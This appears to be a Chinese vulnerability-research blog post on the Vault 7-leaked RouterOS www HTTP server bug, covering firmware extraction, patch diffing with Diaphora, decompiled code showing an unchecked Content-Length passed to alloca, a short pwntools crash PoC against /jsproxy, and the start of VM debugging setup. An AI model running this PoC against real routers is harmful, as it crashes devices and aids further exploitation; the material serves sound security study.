一步一步 Pwn RouterOS之调试环境搭建&&漏洞分析&&poc

前言

本文由 **本人** 首发于 先知安全技术社区： https://xianzhi.aliyun.com/forum/user/5274

本文分析 `Vault 7` 中泄露的 `RouterOs` 漏洞。漏洞影响 `6.38.5` 以下的版本。

```
What's new in 6.38.5 (2017-Mar-09 11:32):
!) www - fixed http server vulnerability;
```

文中涉及的文件：

链接: https://pan.baidu.com/s/1i5oznSh 密码: 9r43

正文


补丁对比&&漏洞分析

首先我们先来看看漏洞的原理，漏洞位于 `www` 文件。

我们需要拿到 `www` 文件， 直接用 `binwalk` 提取出 `router os` 镜像文件的所有内容。

```
binwalk -Me mikrotik-6.38.4.iso
```

然后在提取出的文件中搜索即可。




```
haclh@ubuntu:~/workplace$ cd _mikrotik-6.38.4.iso.extracted/
haclh@ubuntu:~/workplace/_mikrotik-6.38.4.iso.extracted$ ls
10A438E.xz  12543C3          173D000            18D76FB.xz       3EA000.squashfs  56800.squashfs   EBC87F             squashfs-root-1   squashfs-root-15  squashfs-root-5
10A4CA4     12543C3.xz       _173D000.extracted 1F4800.squashfs  408800.squashfs  56B000.squashfs  _EBC87F.extracted  squashfs-root-10  squashfs-root-16  squashfs-root-6
10A4CA4.xz  140D5EF.xz       173D000.xz         1FA000.squashfs  41B000.squashfs  5D800.squashfs   EBC87F.xz          squashfs-root-11  squashfs-root-17  squashfs-root-7
10BC6A6     1410000.squashfs 17D0A62            231800.squashfs  45F800.squashfs  8C000.squashfs   F000.squashfs      squashfs-root-12  squashfs-root-2   squashfs-root-8
10BC6A6.xz  1420800.squashfs _17D0A62.extracted 2A2000.squashfs  4CF000.squashfs  E9B2A5.elf       squashfs-root      squashfs-root-13  squashfs-root-3   squashfs-root-9
124FD75.xz  150D000.squashfs 17D0A62.xz         3BA800.squashfs  4EE800.squashfs  EA1303.elf       squashfs-root-0    squashfs-root-14  squashfs-root-4
haclh@ubuntu:~/workplace/_mikrotik-6.38.4.iso.extracted$ find . -name *www*
./squashfs-root-4/nova/lib/www
./squashfs-root-14/nova/bin/www
~~./squashfs-root-14/nova/etc/www~~
./squashfs-root-14/nova/lib/www
./squashfs-root-16/nova/etc/www
./squashfs-root-16/nova/lib/www
haclh@ubuntu:~/workplace/_mikrotik-6.38.4.iso.extracted$
```

同样的方法提取出 `mikrotik-6.38.5.iso` 中的 `www` 文件。

然后使用 `diaphora` 插件 对 这两个文件进行补丁比对 （因为 `6.38.5` 正好修复了漏洞）


首先打开 `www_6384` (6.38.4版本的文件）， 然后使用 `diaphora` 导出 `sqlite` 数据库， `diaphora` 使用这个数据库文件进行 `diff` 操作。



Segn | Path
.plt | C:\my_soft\IDA 7.0\download_plugs\diaphora\diaphora.py
.plt | C:\my_soft\IDA 7.0\download_plugs\diaphora\diaphora_ida.py
exte | C:\my_soft\IDA 7.0\download_plugs\ida_gef.py
exte | F:\code_workplace\ida_script\fix_method_ins.py


```
lect the path to the SQLite database to save the current IDA database and the path of the SQLite database to diff against.
ite diff database is selected, it will just export the current IDA database to SQLite format. Leave the 2nd field empty if you are
 the first database.

tabases:                                                                                 Export filter limits:
A database to SQLite   strator\Desktop\routeros\www_6384.sqlite   ...   From address  0x8048000
tabase to diff against                                             ...   To address    0x805CDDC

he decompiler if available
t export library and thunk functions
t only non-IDA generated functions
t export instructions and basic blocks
robably unreliable methods
low heuristics
ed calculations of differences ratios
xperimental heuristics
e automatically generated names
e all function names
e small functions

't select IDA database files (.IDB, .I64) as only SQLite databases are considered.
```

然后打开 `www_6385` (6.38.5版本的文件) ， 使用 `diaphora` 进行 `diff`




```
Please select the path to the SQLite database to save the current IDA database and the path of the SQLite database to diff against.
If no SQLite diff database is selected, it will just export the current IDA database to SQLite format. Leave the 2nd field empty if you are
exporting the first database.

SQLite databases:                                                                               Export filter limits:
Export IDA database to SQLite   strator\Desktop\routeros\www_6385.sqlite   ...   From address  0x8048000
SQLite database to diff against strator\Desktop\routeros\www_6384.sqlite   ...   To address    0x805D414

[✓] Use the decompiler if available
[✓] Do not export library and thunk functions
[ ] Export only non-IDA generated functions
[ ] Do not export instructions and basic blocks
[ ] Use probably unreliable methods
[ ] Use slow heuristics
[ ] Relaxed calculations of differences ratios
[ ] Use experimental heuristics
[✓] Ignore automatically generated names
[ ] Ignore all function names
[ ] Ignore small functions

NOTE: Don't select IDA database files (.IDB, .I64) as only SQLite databases are considered.
```

找到相似度比较低的函数




Line	Address	Name	Address 2	Name 2	Ratio	BBlocks	BBlocks	Description
00002	08056268	_ZNK7Request12readPostDa…	08055a04	_ZNK7Request12readPostDa…	0.540	4	7	Perfect match, same name
00001	08053cd4	_ZN6LooperC2Ev	08053474	_ZN6LooperC2Ev	0.870	8	7	Perfect match, same name
00003	0805810a	_ZN7Request7receiveEv	08058236	_ZN7Request7receiveEv	0.880	17	16	Perfect match, same name
00004	08052542	sub_8052542	0805268e	sub_805268E	0.880	1	1	Mnemonics small-primes-product
00000	08052005	main	08052132	main	0.890	25	27	Perfect match, same name
00005	08053282	sub_8053282	08052661	sub_8052661	0.890	1	1	Mnemonics small-primes-product
00006	08052515	sub_8052515	08056db0	sub_8056DB0	0.890	1	1	Mnemonics small-primes-product
00007	0805329c	sub_805329C	08056dca	sub_8056DCA	0.890	1	1	Mnemonics small-primes-product

选中要查看差异的 条目 ， 然后右键



Line	Address	Name	Address 2	Name 2	Ratio	BBlocks	BBlocks	Description
00002	08056268	_ZNK7	[illegible]	[illegible]stDa…	0.540	4	7	Perfect match, same name
00001	08053cd4	_ZN6L			0.870	8	7	Perfect match, same name
00003	0805810a	_ZN7R			0.880	17	16	Perfect match, same name
00004	08052542	sub_8			0.880	1	1	Mnemonics small-primes-prod
00000	08052005	main			0.890	25	27	Perfect match, same name
00005	08053282	sub_8			0.890	1	1	Mnemonics small-primes-prod
00006	08052515	sub_8			0.890	1	1	Mnemonics small-primes-prod
00007	0805329c	sub_8			0.890	1	1	Mnemonics small-primes-prod

可以选择查看 `diff` 的选项，使用 `diff pseudo-code` 就可以对 `伪c` 代码 `diff`




```
bool __cdecl Request::readPostData(Request *this, string *a2, unsigned int a3)
{
  char v3; // ST1C_1
  bool result; // al
  _DWORD *v5; // eax

  char v6; // [esp+20h] [ebp-20h]
  unsigned int v7; // [esp+24h] [ebp-1Ch]

  v7 = 0;
  string::string((string *)&v6, "content-length");
  v3 = Headers::getHeader((Headers *)this, (const string *)&v6, &v7);
  string::~string((string *)&v6);
  result = v3;
  if ( v3 )
  {
    result = 0;
    if ( a3 >= v7 )
    {
      string::string((string *)&v6);
      sub_80530A0(a2, (const string *)&v6);
      string::~string((string *)&v6);
      string::resize(a2, v7, 0);
      v5 = (_DWORD *)istream::read((istream *)(this + 8), (char *)(*(_DWORD *)a2 + 4), v7);
      result = (*((_BYTE *)v5 + *(_DWORD *)(*v5 - 12) + 20) & 5) == 0;
    }
  }
  return result;
}
```

```
char __cdecl Request::readPostData(Request *this, string *a2, unsigned int a3)
{
  char v3; // bl
  void *v4; // esp
  _DWORD *v5; // eax
  int v7; // [esp+8h] [ebp-28h]
  char v8; // [esp+10h] [ebp-20h]
  unsigned int v9; // [esp+14h] [ebp-1Ch]

  v9 = 0;
  string::string((string *)&v8, "content-length");
  v3 = Headers::getHeader((Headers *)this, (const string *)&v8, &v9);
  string::~string((string *)&v8);
  if ( !v3 || a3 && a3 )
    return 0;
  v4 = alloca(v9 + 1);
  v5 = (_DWORD *)istream::read((istream *)(this + 8), (char *)&v7, v9);
  if ( *((_BYTE *)v5 + *(_DWORD *)(*v5 - 12) + 20) & 5 )
    return 0;
  string::string((string *)&v8, (const char *)&v7, v9);
  sub_80532AC(a2, (const string *)&v8);
  string::~string((string *)&v8);
  return v3;
}
```

对比 `diff` 可以发现， 修复漏洞后的程序 没有了 `alloca`， 而是直接使用 `string::string` 构造了 字符串。

下面直接分析 `www_6384` .


```
char __cdecl Request::readPostData(Request *this, string *a2, unsigned int a3)
{
  char v3; // bl
  void *v4; // esp
  _DWORD *v5; // eax
  int v7; // [esp+8h] [ebp-28h]
  char v8; // [esp+10h] [ebp-20h]
  unsigned int content_length; // [esp+14h] [ebp-1Ch]

  content_length = 0;
  string::string(&v8, "content-length");
  v3 = Headers::getHeader(this, &v8, &content_length);
  string::~string(&v8);
  if ( !v3 || a3 && a3 < content_length )
    return 0;
  v4 = alloca(content_length + 1);
  v5 = istream::read((this + 8), &v7, content_length);
  if ( *(v5 + *(*v5 - 12) + 20) & 5 )
    return 0;
  string::string(&v8, &v7, content_length);
  stralign(a2, &v8);
  string::~string(&v8);
  return v3;
}
```

获取 `content-length` 的值之后，就传给了 `alloca` 分配内存。

这里和前文不同的是，这里 `alloca`的参数是 无符号数。

```
unsigned int content_length; // [esp+14h] [ebp-1Ch]
```

所以我们能修改的是栈顶以上的数据，触发崩溃的poc.


poc

```
from pwn import *

def makeHeader(num):

    return "POST /jsproxy HTTP/1.1\r\nContent-Length: " + str(num) + "\r\n\r\n"

s1 = remote("192.168.2.124", 80)

s1.send(makeHeader(-1) + "A" * 1000)
```

注：ip 按实际情况设置

调试环境搭建&&Poc测试


首先我们得先安装 `routeros`， 使用 `vmware` 加载 `iso`



设备	摘要
内存	512 MB
处理器	1
硬盘(IDE)	20 GB
CD/DVD (IDE)	正在使用文件 E:\迅雷下载\mikroti...
网络适配器	NAT
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

